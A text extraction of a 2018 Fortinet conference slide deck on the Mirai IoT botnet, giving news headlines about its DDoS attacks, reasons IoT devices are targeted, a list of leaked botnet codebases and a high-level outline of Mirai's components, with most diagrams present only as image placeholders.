MIRAI: BEYOND THE AFTERMATH

ROMMEL JOVEN
JASPER MANUEL
DAVID MACIEJAK

FORTINET®

sixième édition
TOULOUSE
Ateliers le 4 décembre 2018
Conférences du 5 au 7 décembre 2018

Agenda

I. Overview
II. Re-use of Mirai source code
III. Significant changes by Mirai variants
IV. Timeline

Headlines on Mirai

21 KrebsOnSecurity Hit With Record DDoS

SEP 16

On Tuesday evening, Krebs(distributed denial-of-service

21 DDoS on Dyn Impacts Twitter, Spotify, Reddit

OCT 16

Criminals this morning massively attacked Dyn, a company that provide... net services for Twitter, SoundCloud, Spotify, Reddit... ges

01 Source Code for IoT Botnet 'Mirai' Released

OCT 16

Twitter API is busy, please try again later

Twitter API is busy, please try again later

...gh the social media platform Hootsuite.

...Weagle | February 21, 2017

Posted in: Network Security Trends , ISP DDoS Protection , Hosting Provider DDoS Protection

security ratings provider, BitSight, roughly 8% of Dyn's customer base stopped using their services in the aftermath of the attack.

FORTINET

Why target IoT?


- Easily exploited (weak credentials, exploits)
- 24/7 availability
- Powerful enough for DDoS attacks
- Rarely monitored and almost never patched
- Low security awareness
- Malware source code available for use

FORTINET

Botnet - Source code leaks

- Hydra (2008)
- Aidra (2012)
- Wifatch (2014)
- Bashlite/Qbot/Gafgyt/Torlus/Lizkebab (2014)
- Mirai (September 30, 2016)

Surge of IoT Malware




FORTINET

Mirai's components


- Command and Control Server
- Report Server
- Loader
- Bot (installed on the IoT device)
  - Attack
  - Killer
  - Scanner

How Mirai Works




FORTINET

How Mirai Works




FORTINET

How Mirai Works




FORTINET

How Mirai Works




FORTINET

How Mirai Works




How Mirai Works

